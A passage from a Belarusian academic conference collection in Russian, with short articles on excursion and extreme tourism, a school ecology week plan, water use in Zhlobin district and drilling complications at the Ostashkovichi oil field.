Один из древнейших белорусских праздников «Гуканне вясны» проводится в Белорусском государственном музее народной архитектуры и быта (Минский район, д. Озерцо). В этот день мелодично и протяжно звучат старинные обрядовые песни-веснянки, которыми зовут весну и птиц, несущих на своих крыльях тепло и солнце. На Вербной горе раскладывают костер, вокруг которого водят хороводы. Во время экскурсии рассказывают о древнем языческом празднике, приуроченном к приходу весны. Экскурсанты становятся непосредственными участниками театрализованного действа. Во время праздника проходят мастер-классы, где можно самим сделать птиц из теста, веночек из бумаги. Гости музея ждут концертная программа, выставка-ярмарка, угощения. Все желающие могут посетить действующую корчму – памятник деревянного зодчества конца XIX века, попробовать там блюда традиционной белорусской кухни.

Свою лепту в обновление подходов к экскурсионным программам уже внес первый в Беларуси Парк истории и культуры “Панскі Маентак Сула”. Это уникальное место, сочетающее в себе неповторимую атмосферу возрожденной шляхетской усадьбы XVIII века и все удобства современного туристского центра. Здесь используется принцип «исторического погружения», когда история не просто демонстрируется в виде экспонатов, а оживает на глазах посетителей в виде мастер классов, шоу-программ, арт-экскурсий, познавательно-развлекательных программ, в которых экскурсанты принимают непосредственное участие.

*Инновационные технологии путешествий и приема туристов.* Инновационные технологии в обслуживании туристов играют важную роль. Они улучшают качество обслуживания, упрощают операции и облегчают адаптацию культурных различий. Мультимедийные гиды, языковые приложения, умный туризм и другие технологические решения делают путешествие более комфортным и удобным. Виртуальные экскурсии, интерактивные карты и мобильные приложения предоставляют полезную информацию и помогают ориентироваться в незнакомом городе. Инновационные технологии являются неотъемлемой частью современного туристического опыта и способствуют повышению удовлетворенности клиентов [3].

Подводя итог вышесказанному, следует подчеркнуть, что повышение эффективности туризма в Республике Беларусь невозможно без внедрения в практическую экскурсионную и туристическую деятельность разнообразных инноваций. Они послужат расширению культурной базы исторического наследия, дадут новые формы его интерпретации, помогут перевести на новый качественный уровень туристский сервис и в конечном итоге позволят успешно конкурировать в сфере культурно-познавательного туризма с другими странами и регионами.

## Литература

- 1 Калитвинцева, М. В. Теоретические основы инновационной деятельности в туризме / М. В. Калитвинцева // Экономика и современный менеджмент. – 2013. – № 12. – 152–156 с.
- 2 Валеева, С. В. Значение инновационного обновления в сфере туризма для национальной экономики в свете новых реалий / С. В. Валеева // Национальные интересы: приоритеты и безопасность. – 2015. – № 4. – 44–55 с.
- 3 Яковенко, В. Е. Сущность и типы инноваций в сфере туризма / В. Е. Яковенко // Современные проблемы сервиса и туризма. – 2014. – № 3. – С. 102–105.



## ВОЗМОЖНОСТИ РАЗВИТИЯ ЭКСТРЕМАЛЬНОГО ТУРИЗМА В РЕСПУБЛИКЕ БЕЛАРУСЬ

*В статье представлен анализ возможностей для развития экстремальных видов туризма на основе природных ресурсов Республики Беларусь. Экстремальные виды туризма возможно развивать на водных объектах, в пределах национальных парков и заказников, на пересеченной местности.*

Экстремальный туризм в последние десятилетия стал одним из самых динамично развивающихся сегментов туристической индустрии. Он привлекает внимание как местных, так и международных туристов, стремящихся к новым впечатлениям, острым ощущениям и активному отдыху. В условиях современного мира, где люди все чаще ищут способы уйти от повседневной рутины и испытать свои физические и психологические границы, экстремальный туризм становится все более популярным [1].

Республика Беларусь, обладая уникальными природными ресурсами, разнообразными ландшафтами и богатым культурным наследием, имеет все шансы для развития этого сегмента. Природные богатства страны, такие как реки, озера, леса и национальные парки, создают отличные условия для организации различных видов активного отдыха, включая рафтинг, каякинг, треккинг, велотуризм и другие экстремальные виды спорта.

Однако, несмотря на наличие природного потенциала, развитие экстремального туризма в Беларуси сталкивается с рядом вызовов. Это включает недостаточную инфраструктуру, ограниченное количество специализированных туристических компаний, а также недостаток информации о возможностях активного отдыха. Важно отметить, что для успешного развития экстремального туризма необходимо не только создать соответствующую инфраструктуру, но и разработать эффективные маркетинговые стратегии, направленные на привлечение туристов [2].

Целью данной работы является выявление ключевых факторов, способствующих развитию экстремального туризма в Беларуси, а также формулирование рекомендаций для улучшения ситуации в данной сфере. В результате исследования мы надеемся внести вклад в понимание перспектив экстремального туризма в стране и предложить пути его дальнейшего развития.

Республика Беларусь обладает значительными природными ресурсами для развития экстремального туризма:

**Водные объекты.** Беларусь – страна тысячи озер и рек с прозрачной водой и богатым подводным миром. Беларусь – страна лесов и полей с нетронутой природой и добрыми, гостеприимными людьми. В Беларуси к вашим услугам отдых и погружения на любой вкус: от рекреационных погружений в белорусских озерах с чистой, прозрачной водой до сложных технических погружений на глубины до 55 м.

Есть несколько озер, где обитают реликтовые ракообразные. Мало кто знает, что в озере Волос – это Браславский национальный парк – существует сразу четыре вида реликтовых ракообразных. Это маленькие креветочки размером максимум два сантиметра. Они остались со времен доледникового периода и свидетельствуют, что на нашей территории было море. Таких обитателей в Европе ни в одном месте не существует. Это уникальное озеро.

Озеро Рудаково – одно из самых прозрачных озер Беларуси и давно уже облюбовано неутомимыми белорусскими дайверами, которые не могут долго находиться на суше, потому что, с их слов, «жабры сохнут».

В Беларуси существует очень много клубов и форумов о дайвинге, из этого следует, что в нашей стране это перспективный вид экстремального туризма и большая популярность у него еще впереди.

Вейкбординг появился в Беларуси совсем недавно. Первая в стране линейная канатная дорога для катания на водных лыжах начала работать на территории Полоцкого района.

Заниматься виндсерфингом в Беларуси можно до 10 месяцев в году. В виндсерфинг-клубе занимаются не только подготовкой профессиональных спортсменов, но и обучением виндсерфингу абсолютно всех желающих, безо всяких ограничений по возрасту. По травматизму виндсерфинг занимает одно из последних мест. На самом деле и у нас в Беларуси можно заниматься этим видом парусного спорта на Минском море или на Нарочи. Главное, чтоб погода способствовала, а именно имеет значение наличие ветра.

Для катания на виндсерфинге на первом месте Заславское водохранилище возле Минска, потому что это озеро находится наверху Минской возвышенности и воду в него качают снизу вверх, а наверху дует более сильный ветер, чем внизу, поэтому оно лучше пригодно с точки зрения силы ветра. Потом уже все остальные большие и меньшие озёра: Нарочь, Вилейское, Лукомское, Браславские и т. д.

Продвинутому виндсерферу достаточно ветра никогда не бывает, но, если посмотреть глазами рядового, среднего статистического любителя, ветра больше, чем достаточно. Особенно ветреные месяцы – это апрель, май, июнь, сентябрь, октябрь, ноябрь.

Стереотипы живучи, и в случае с Беларусью играют на руку любителям сплавов на байдарках, каяках, рафтинга и прочих речных увеселений. Наша страна – настоящий край рек и озёр. Самая главная изюминка в разнообразии, так сказать, исходного материала: можно спланировать маршрут практически любой протяженности и сложности. Можно собраться в настоящее семейное путешествие на 10–12 дней – в этом случае подойдут реки Неман, Щара, Птичь, Березина, Ловать. Относительно спокойные, они идеальны даже для сплава с детьми. Если по душе более краткосрочные, но насыщенные перекатами – Свину, Шошу или Бобр. Здесь вполне можно выбрать достойный участок длиной в 30–40 км. Фанаты водного сплава высоко оценят бурные Ислочь, Мнюту, Дрысу и Молчадь – особенно во время весенних разливов.

*Леса и национальные парки.* Беларусь обладает богатым природным наследием, включая обширные лесные массивы и национальные парки, которые предоставляют отличные возможности для экстремального туризма.

Национальный парк «Беловежская пуща» предлагает тур «Мир дикой природы», орнитологические туры, посещение вольеров дикой природы и музея природы, лыжные прогулки, веломаршруты. Возможности для экстремального туризма:

- пешие походы: разнообразные маршруты по живописным лесам с возможностью наблюдения за дикой природой;
- влотовизм: специально подготовленные велодорожки для любителей активного отдыха на двух колесах;
- ориентирование: возможность организации соревнований по ориентированию на местности.

Национальный парк «Нарочанский» включает территорию вокруг озера Нарочь и занимает площадь около 83 тысяч гектаров. Это крупнейший водоем Беларуси. В этом парке можно попробовать водные виды спорта (каякинг, каноэ и рыбалка на озере Нарочь), пешие и велосипедные маршруты (протяженные тропы через леса и вдоль водоемов), наблюдение за птицами (парк является домом для множества редких видов птиц, что делает его привлекательным для орнитологов).

Национальный парк «Припятский» предлагает водные экскурсии по Припяти, экскурсии на верховые болота, фотосафари на целый день, аренду теплохода для прогулок и проведения мероприятий, прокат моторных судов.

Березинский биосферный заповедник предлагает наблюдение за водными пернатыми, выезды на тетеревиный ток, наблюдение за дикими животными со смотровой вышки, прогулки по звериным тропам, конные и велоэкскурсии по лесу, путешествие на байдарках, посещение музея природы и вольеров.

В Национальном парке «Браславские озёра» организуются тур «Бобровое сафари» (пеший поход и путешествие на лодке), сафари-тур «Дикая природа» на авто (в том числе в ночное время суток), прогулки на катере по озёрам Струсто и Снуды, веломаршруты, кемпинги на берегу озера, посещение вольеров с животными.

Могилёвский зоосад предлагает экскурсионные сафари-туры, прогулки на дилижансе, катание верхом на лошади, посещение вольеров с обитателями белорусских лесов, катание на аттракционе «Сафари по железной дороге» протяжённостью 2 км, посещение дендропарка.

Лесной массив «Лосиный остров» находится вблизи Минска и является популярным местом для активного отдыха. Там можно попробовать треккинг и ориентирование в лесу, что позволяет туристам испытать свои навыки навигации. Так же провидится организация спортивных мероприятий, таких как забеги или велогонки по подготовленным маршрутам.

Леса и национальные парки Беларуси представляют собой уникальную среду для развития экстремального туризма. Разнообразие природных ландшафтов, богатая флора и фауна создают отличные условия для организации различных видов активного отдыха – от пеших походов до водных сплавов.

*Горные объекты.* Ещё сравнительно совсем недавно в Беларуси не было горнолыжных курортов, и местные любители горных лыж довольствовались естественными спусками. Но начиная с 2000 г. ситуация начала резко меняться.

Первым «пробным шаром» был парк активного отдыха «*Якутские горы*», построенный в 2001 г. Но уже через несколько лет были построены в соответствии с европейскими стандартами ещё два горнолыжных курорта с развитой инфраструктурой: *горнолыжный центр «Логойск»* (2004 г.) и *республиканский горнолыжный центр «Силичи»*, открытый в 2005 г. По своим характеристикам и по уровню обслуживания горнолыжников и сноубордистов эти центры уже приближаются к современным европейским горнолыжным курортам.

Курорт «Молодечно» также предлагает возможности для зимнего отдыха и находится недалеко от Минска.

Гора «Дзержинская» находится недалеко от Минска, это самая высокая точка Беларуси (345 метров над уровнем моря). Отличное место для треккинга и пеших прогулок. В зависимости от наличия снега, возможны небольшие спуски на лыжах или сноуборде.

Горнолыжный центр «Солнечная долина» расположен в Минске, в столичном районе Курасовщина. Горнолыжный комплекс «Веста» находится в Дзержинском районе, на территории санатория «Веста». Горнолыжный центр «Руба» расположен на берегу реки Западная Двина, недалеко от Витебска.

В Минске альпинизму обучают всего несколько клубов: Зенит, Хан-тенгри, Надир, а также отдельные инструкторы. Скалодромы Беларуси: Минск, Лошицкий парк, скалодром на Бурдейного, республиканский центр туризма, скалолазный зал Яма, скалолазный зал Гелиос, есть скалодром в Витебске, в Гомельском центре туризма и скалодром на Портовой, скалодром в Могилёве, скалодром в Новополоцке, скалодром в Пинске. Однако следует отметить, что летом, в сезон выездов в горы, тренировки и обучение (в том числе и работа скалодрома) прекращается.

Сноуборд массовое признание в Беларуси получил только в середине 90-х годов. Сейчас сделано много специальных трасс с трамплинами и другими всевозможными препятствиями, на которых сноубордисты могут вытворять различные акробатические трюки. Но в последнее особо популярным среди сноубордистов стал Хаф-пайп – сооружение из снега, похожее на рампу для роллеров.

*Воздушные объекты.* Беларусь – одна из тех немногих стран, где все еще сохранились бесплатные занятия парашютизмом. Каждый год минский аэроклуб набирает новых спортсменов. И для тех, в ком живёт мечта о настоящем свободном полёте, есть возможность записаться в секцию парашютного спорта и заниматься бесплатно. Парашютизм – не более экстремальный и опасный, чем, к примеру, хоккей, но зато впечатлений в процессе занятий гораздо больше.

В стране существует большое количество аэродромов, где каждый желающий старше 16 лет может совершить прыжок как в свободном полете, так и в тандеме с инструктором.

B.A.S.E. jumping – это относительно молодой вид спорта. Популярность его пришла в Беларусь только в 2004 г., и стремительно продолжает расти до сих пор. Прыгают белорусские бейсджамперы откуда позволяют условия, со всех подвижных и неподвижных объектов: с домов, включая жилые, с антенн. К сожалению, гор у нас нет, высоких мостов тоже.

Несмотря на наличие природного потенциала, развитие инфраструктуры для экстремального туризма в Беларуси остается на начальном этапе. Необходимы инвестиции в создание специализированных баз отдыха, прокат оборудования (например, байдарок или велосипедов) и подготовку квалифицированных инструкторов. Важным шагом является создание безопасных маршрутов для различных видов активного отдыха.

На белорусском рынке уже существуют компании, предлагающие экстремальные туры – от сплавов по рекам до велопоходов по живописным маршрутам. Однако их количество ограничено, а предложения часто не охватывают весь спектр возможных активностей. Некоторые компании начинают предлагать комбинированные туры с элементами экотуризма.

### Литература

1 Иванов, М. В. Сущность экстремального туризма как явления культуры: структурно-функциональный анализ / М. В. Иванов // Мир науки. Социология, филология, культурология. – 2022. – Т. 13. – № 1. – URL: <https://sfk-mn.ru/PDF/39KLSK122.pdf> (дата обращения 07.04.2025).

2 Рыбалко, Ю. А. Современные направления развития туризма в Республике Беларусь / Ю. А. Рыбалко, А. Г. Гержа // Туризм и гостеприимство: научно-практический журнал. – 2021. – № 1. – С. 16–20.

УДК 372.891

*К. М. Манько*

### ПРОВЕДЕНИЕ НЕДЕЛИ ГЕОГРАФИИ И ЭКОЛОГИИ В ШКОЛЕ – МЕТОДИЧЕСКАЯ СОСТАВЛЯЮЩАЯ ЭКОЛОГИЧЕСКОГО ВОСПИТАНИЯ

*Статья посвящена методической разработке недели географии и экологии в школе. Рассмотрена роль внеклассной работы в школе в экологическом образовании и воспитании детей, так как участие детей в экологических мероприятиях, еще на уровне школы, способствует повышению бережного отношения к природным ресурсам и формированию ответственности за сохранение биоразнообразия.*

В школьном возрасте нужно вовлекать детей в предметно-преобразующую деятельность среди природы: приучать к разумному природопользованию, труду, сбережению естественных ресурсов, усвоению практического опыта отношения к естественной среде [1].

Неделя географии и экологии – это эффективная форма внеклассной работы, позволяющая повысить интерес учащихся к предметам, расширить их знания и сформировать экологическую культуру. План проведения разработан для расширения и углубления знаний учащихся по географии и экологии, развития познавательной активности и творческих способностей, привлечения внимания учащихся к экологическим проблемам, воспитания бережного отношения к природе и формированию ответственности за её сохранение, а также приурочена к Дню Земли – 22 апреля 2025 года (таблица 1).

Таблица 1 – План проведения недели географии и экологии в школе

День недели	Название	Мероприятия	Ответственный
Понедельник (21.05.2025)	«Открытие недели – Знакомство с Землей»	1 Торжественное открытие. 2 Выставка «Чудеса Земли». 3 Старт конкурса «Экодневник».	Учитель-предметник; педагог дополнительного образования
Вторник (22.05.2025)	«География в действии»	1 Мастер-класс. 2 Сладкий стол «Мировое кафе».	Учитель-предметник; педагог дополнительного образования
Среда (23.05.2025)	«День экологических решений»	1 Экоквест «Спаси планету за 10 минут». 2 Проект «Зеленая школа».	Учитель-предметник; педагог дополнительного образования
Четверг (24.05.2025)	«Игры разума»	1 Гео-баттл. 2 Игра «Экологический детектив».	Учитель-предметник; педагог дополнительного образования
Пятница (25.05.2025)	«Праздник Земли»	1 Фестиваль культур. 2 Награждение победителей.	Учитель-предметник; педагог дополнительного образования
Суббота (26.05.2025)	«Я хочу дружить с природой»	1 Экологический маршрут «Я хочу дружить с природой».	Учитель-предметник; педагог дополнительного образования

Период проведения: 21.05.2025–25.05.2025.

*Цель* – популяризация географических и экологических знаний, формирование экологического сознания.

В течение недели – ведение «Экодневника» – дневника для записи действий по охране природы, например, экономии воды и отказу от пластика.

*Понедельник (21.05.2025): «Открытие недели – Знакомство с Землей».*

1 Торжественное открытие – видеообращение от эколога к ученикам, флешмоб: ученики строят «живую карту мира» на школьном дворе (каждый класс – континент).

2 Выставка «Чудеса Земли» – фото уникальных природных объектов, видео о национальных парках и заповедниках Беларуси.

3 Старт конкурса «Экодневник».

*Вторник (22.05.2025): «География в действии».*

1 Мастер-класс – создание макетов из пластилина (горы, равнины), поиск «тайников» по карте на территории школы.

2 Сладкий стол «Мировое кафе» – ученики обсуждают: «Что я могу сделать для сохранения климата?», а идеи зарисовывают на бумажной скатерти.

*Среда (23.05.2025): «День экологических решений».*

1 Экоквест «Спаси планету за 10 минут» – сортировка мусора.

2 Проект «Зеленая школа» – установка самодельных кормушек для птиц из вторсырья (пластиковых бутылок), посадка деревьев на территории школы.

*Четверг (24.05.2025): «Игры разума».*

1 Гео-баттл – викторина с вопросами о рекордах Земли (самая длинная река, самое глубокое озеро и др.).

2 Игра «Экологический детектив» – ученики ищут в школе «экологические нарушения» (открытый кран, не выключенный свет) и фиксируют их на фото.

*Пятница (25.05.2025): «Праздник Земли».*

1 Фестиваль культур – каждый класс представляет страну: национальные костюмы, танцы, музыку, «экологические традиции».

2 Награждение победителей – лучший «Экодневник», самые активные участники игр, победители Гео-баттла.

*Суббота (26.05.2025): «Я хочу дружить с природой».*

1 Прохождение экологического маршрута «Я хочу дружить с природой» [2, 3].

Также был создан логотип недели географии и экологии с целью привлечения интереса обучающихся (рисунок 1).



Рисунок 1 – Логотип недели географии и экологии в школе

Программа недели географии и экологии способствует формированию у детей чувств ответственности за природу, осознанию важности устойчивого развития и сохранения природных ресурсов. Проводимые мероприятия не только способствуют теоретическому обучению, но и позволяют учащимся развить практические навыки, связанные с решением экологических проблем на локальном уровне.

В целом, неделя географии и экологии станет успешным шагом в воспитании экологически сознательных граждан, готовых принимать участие в сохранении окружающей среды.

### Литература

1 Осипенко, Г. Л. Роль классной и внеклассной работы в экологическом образовании и воспитании / Г. Л. Осипенко, Н. А. Ковзик // Біялогія: проблеми викладання. – 2011. – № 6. – С. 32–34.

2 Манько, К.А. Изучение экосистем города Гомеля с использованием экологического маршрута «Я хочу дружить с природой» / К.А. Манько, Г.Л. Осипенко // Трансграничное сотрудничество в области экологической безопасности и охраны окружающей среды : сборник материалов VII Международной научно-практической конференции, Гомель, 6–7 июня 2024 года / М-во образования Республики Беларусь, Гомельский гос. ун-т им. Ф. Скорины ; редкол.: О. В. Ковалёва (гл. ред.) [и др.]. – Электрон. текст. данные (14,0 МБ). – Гомель : ГГУ им. Ф. Скорины, 2024. – С. 143–144.

3 Осипенко, Г. Л. Разработка экологических маршрутов – важная составляющая научной деятельности в целях повышения качества экологического образования / Г. Л. Осипенко // Тенденции и проблемы развития наук о Земле в современном мире : сборник материалов II Международной научно-практической конференции, Гомель, 25 апреля 2024 года : в 2 ч. / М-во образования Республики Беларусь, Гомельский гос. ун-т им. Ф. Скорины; редкол.: А. П. Гусев (гл. ред.) [и др.]. – Электрон. текст. данные (16 МБ). – Гомель : ГГУ им. Ф. Скорины, 2024. – Ч. 2. – С. 70–72.

## ОСНОВНЫЕ ХАРАКТЕРИСТИКИ ВОДОПОЛЬЗОВАНИЯ НА ТЕРРИТОРИИ ЖЛОБИНСКОГО РАЙОНА ГОМЕЛЬСКОЙ ОБЛАСТИ

*В статье представлен анализ образования и сброса сточных вод в окружающую среду на территории одного из крупнейших районов Гомельской области. Анализ показал, что для района характерно отсутствие сброса недостаточно очищенных сточных вод и сточных вод без предварительной очистки в поверхностные водные объекты. В составе сбрасываемых сточных вод района в разрезе области преобладают хлорид-ион, азот общий, аммоний-ион.*

Гомельская область, одна из 6 областей Беларуси, расположена на юге республики, её площадь составляет 40,4 тыс. км<sup>2</sup>. По численности населения регион занимает второе место среди областей республики, уступая только Минской области. Доля промышленности в общереспубликанских социально-экономических показателях составляет 20,1 %, сельского хозяйства – 11,9 %. В области 21 район [1, 2]. Жлобин – третий по величине город области, объем промышленного производства района составляет 11,8 % области. В городе располагается одно из крупнейших и известных предприятий металлургической отрасли – ОАО «БМЗ – управляющая компания холдинга «БМК». Вышеотмеченным и определяется актуальность наших исследований.

Цель работы состояла в анализе водопользования на территории одного из крупнейших промышленных районов Гомельской области в 2023 г.

В основу настоящей работы положены данные национального статистического комитета Республики Беларусь и Государственного водного кадастра [1, 2].

Сводные данные по показателям водопользования на территории района представлены в таблице 1.

Таблица 1 – Основные показатели водопользования на территории Жлобинского района в 2023 году

Показатель	Значение, тыс. м <sup>3</sup>	Доля в областном показателе, %	Сброс загрязняющих веществ	Значение, тонн	Доля в областном показателе, %
1	2	3	4	5	6
Общий объем изъятых вод	9718,778	5,43	Азот общий	109,353	8,79
Объем подземных вод	7979,052	6,95	БПК <sub>5</sub>	100,468	7,434
Объем изъятия поверхностных вод	1739,726	2,71	Аммоний-ион	78,167	8,12
Объем сброса недостаточно очищенных сточных вод в поверхностные водные объекты	0	– (113,884)	Взвешенные вещества	126,834	7,12

## Окончание таблицы 1

1	2	3	4	5	6
Объем сброса нормативно-очищенных сточных вод в поверхностные водные объекты	7683,935	7,06	Минерализация	4142,919	5,76
Объем сброса сточных вод без предварительной очистки в поверхностные водные объекты	0	— (49117,96)	Нефтепродукты	0,618	4,62
Объем сброса сточных вод в окружающую среду	8460,923	4,93	Нитрат-ион	0	— (23,375)
Объем сброса сточных вод в поверхностные водные объекты	7683,935	4,86	Нитрит-ион	0	— (0,645)
			Сульфат-ион	381,701	3,96
			Фосфат-ион	0	— (106,268)
			Хлорид-ион	1204,294	10,33
			ХПК	166,471	2,55

Установлено, что общий объем изъятых поверхностных и подземных вод на территории района составляет около 5,5 % от общеобластного объема. Основная часть добытых вод (более 82 % районных показателей) приходится на подземные воды (почти 7 % общеобластного объема).

В составе сбрасываемых сточных вод преобладают (в порядке уменьшения, рисунок 1) хлорид-ион, азот общий, аммоний-ион. Характерно отсутствие сброса недостаточно очищенных сточных вод в поверхностные водные объекты и сточных вод без предварительной очистки в поверхностные водные объекты.




Рисунок 1 – Состав сбрасываемых сточных вод области, т



Анализ показал, что в Жлобинском районе в 2023 г. доля изъятия подземных вод составляет почти 7 %, доля изъятия поверхностных вод – более 5 % от общеобластных объемов. Для района характерно отсутствие сброса недостаточно очищенных сточных вод и сточных вод без предварительной очистки в поверхностные водные объекты, нитрат-иона, нитрит-иона и фосфат-иона. В составе сбрасываемых сточных вод района в разрезе области преобладают хлорид-ион, азот общий, аммоний-ион.

## Литература

1 Регионы Республики Беларусь. Основные социально-экономические показатели областей, городов и районов : стат. сборник / Нац. стат. комитет РБ ; редкол.: И. В. Медведева (предс.) [и др.] : в 2 т. – Т. 2. – Минск : [б. и.], 2024. – 588 с.

2 Государственный водный кадастр. Информационная система. Раздел «Статотчетность водопользователей». – URL: <http://195.50.7.216:8081/watstat/data/> (дата обращения: 22.03.2025).

УДК 551.3:553.98(476.2)

*В. А. Осипенко*

## АНАЛИЗ ОСЛОЖНЕНИЙ ГЕОЛОГИЧЕСКОГО ХАРАКТЕРА ПРИ БУРЕНИИ СКВАЖИН НА ТЕРРИТОРИИ ПРИПЯТСКОГО ПРОГИБА (НА ПРИМЕРЕ ОСТАШКОВИЧСКОГО МЕСТОРОЖДЕНИЯ)

*В данной работе рассматриваются осложнения, возникающие в процессе бурения нефтегазовых скважин, которые представляют собой технологические происшествия, нарушающие непрерывность бурового процесса. Осложнения могут быть вызваны как горно-геологическими, так и технологическими факторами и приводят к дополнительным затратам времени, материалов и средств, а также влияют на надежность эксплуатации скважин.*

Осложнение – это технологическое происшествие, характеризующее нарушение непрерывности технологического процесса бурения, вызванное явлениями горно-геологического или технологического характера [2]. Осложнения вызывают дополнительные затраты времени, материалов и средств на строительство скважины и оказывает существенное влияние на ее надежность при последующей эксплуатации. Все виды осложнений при бурении нефтегазовых скважин подразделяются на два основных вида – это геологические и технологические [1]. К геологическим относятся следующие виды осложнений: поглощение бурового или тампонажного растворов; газонефтеводопроявления; осыпи. К технологическим – сальникообразование; желобообразование; самопроизвольное изменение траектории ствола скважины.

Анализ геологических осложнений при бурении скважин на Осташковичском месторождении сведен в сводные таблицы (таблицы 1–5) и диаграммы (рисунки 1–4).

Таблица 1 – Сводная таблица геологических осложнений при бурении скважин в надсолевых отложениях (составлено автором)

Вид осложнений	№ скважины								Количество осложнений	
	237	249	270	239	257	276	261	266	единиц	%
Поглощение бурового раствора	1	1	1	1	–	1	1	1	8	80
Газонефтеводопроявления	–	–	–	–	–	–	–	–	–	–
Осыпи	–	–	–	1	1	–	–	–	2	20
Всего	1	1	1	2	1	1	1	1	10	100



Рисунок 1 – Распределение количества случаев осложнений геологического характера в надсолевых отложениях, %

За период разработки месторождения при бурении в надсолевых отложениях было зафиксировано 10 осложнений геологического характера.

Из 10-ти случаев осложнений геологического характера в надсолевых отложениях – 80 % случаев это поглощение бурового раствора, 20 % – осыпи.

Таблица 2 – Сводная таблица геологических осложнений при бурении скважин в верхнесоленосных отложениях (составлено автором)

Вид осложнений	№ скважины							Количество осложнений	
	249	264	261	235	287	301	248	единиц	%
Поглощение бурового раствора	–	–	–	1	–	–	–	1	12,5
Газонефтеводопроявления	–	–	–	–	–	1	1	2	25
Осыпи	1	1	1	1	1	–	–	5	62,5
Всего	1	1	1	2	1	1	1	8	100

При бурении в верхнесоленосных отложениях зафиксировано 8 осложнений геологического характера.

Из восьми случаев осложнений геологического характера в верхнесоленосных отложениях – 62,5 % случаев осыпи, 25 % – газонефтеводопроявления, 12,5 % – поглощение бурового раствора (рисунок 2).




Рисунок 2 – Распределение количества случаев осложнений геологического характера в верхнесоленосных отложениях, %

Таблица 3 – Сводная таблица геологических осложнений при бурении скважин в нижнесоленосных отложениях (составлено автором)

Вид осложнений	№ скважины		Всего осложнений по видам	% -ое значение от общего количества осложнений
	30	209		
Поглощение бурового раствора	1	–	1	50
Газонефтеводопроявления	–	1	1	50
Осыпи	–	–	–	–
Всего	1	1	2	100

При бурении в нижнесоленосных отложениях зафиксировано два осложнения геологического характера. Из 2-х осложнений геологического характера в межсолевых отложениях – 50 % случаев это поглощение бурового раствора, 50 % – газонефтеводопроявления (рисунок 3).



Рисунок 3 – Распределение количества случаев осложнений геологического характера в нижнесоленосных отложениях, %

Таблица 4 – Сводная таблица геологических осложнений при бурении скважин в подсолевых карбонатных отложениях (составлено автором)

Вид осложнений	№ скважины				Всего осложнений по видам	% -ое значение от общего количества осложнений
	222	211	275	294		
Поглощение бурового раствора	1	–	1	1	3	75
Газонефтеводопроявления	–	1	–	–	1	25
Осыпи	–	–	–	–	–	–
Всего	1	1	1	1	4	100

При бурении в подсолевых карбонатных отложениях зафиксировано четыре осложнения геологического характера.

Из четырех осложнений геологического характера в подсолевых карбонатных отложениях 75 % случаев – это поглощение бурового раствора, 25 % – газонефтеводопроявления (рисунок 4).




Рисунок 4 – Распределение количества случаев осложнений геологического характера в подсолевых карбонатных отложениях, %

В целом при бурении скважин на Осташковичском месторождении зафиксировано 39 осложнений геологического характера. Из 39-ти осложнений геологического характера 61 % случаев – это поглощение бурового раствора, 21 % – газонефтеводопроявления, 18 % – осыпи.

Таблица 5 – Сводная таблица геологических осложнений при бурении скважин на Осташковичском месторождении (по толщам)

Вид осложнений	Толща					Всего осложнений по видам	% -ое значение от общего количества осложнений
	Надсолевая	Верхнесоленосная	Межсолевая	Нижнесоленосная	Подсолевая карбонатная		
Поглощение бурового раствора	8	1	11	1	3	24	61,5
Газонефтеводопроявления	–	2	4	1	1	8	20,5
Осыпи	2	5	–	–	–	7	18,0
Всего	10	8	15	2	4	39	100

Исходя из вышеизложенного, можно сделать следующие выводы:

1 Преобладающее число осложнений в скважинах, приходится на межсолевую толщу – 38 %.

2 Основным видом осложнений является поглощение бурового раствора – 61 %.

3 Наибольшее количество осложнений в виде поглощений бурового раствора приходится на межсолевую толщу.

4 Наибольшее количество осложнений в виде газонефтеводопроявления приходится на межсолевую толщу.

5 Наибольшее количество осложнений в виде осыпей приходится на верхнесоленосную толщу.

Анализ геологических осложнений, зафиксированных при бурении на Осташковичском месторождении, представлен в сводных таблицах и диаграммах. В ходе разработки месторождения было зарегистрировано 39 геологических осложнений, из которых 10 произошло в надсолевых отложениях, 8 – в верхнесоленосных, 15 – в межсолевых, 2 – в нижнесоленосных и 4 – в подсолевых карбонатных отложениях.

Результаты анализа подчеркивают необходимость учета геологических факторов при проектировании и проведении буровых работ для минимизации рисков и повышения эффективности бурения.

### Литература

- 1 Осложнения при бурении нефтегазовых скважин : учебное пособие / В. Г. Заливин. – Иркутск : Изд-во ИрГТУ, 2013. – 247 с.
- 2 Фондовые материалы РУП «ПО «Белоруснефть»» по видам осложнений.

УДК 622.276.66

*А. В. Пикас*

### ИСТОРИЯ РАЗВИТИЯ ГИДРАВЛИЧЕСКОГО РАЗРЫВА ПЛАСТА

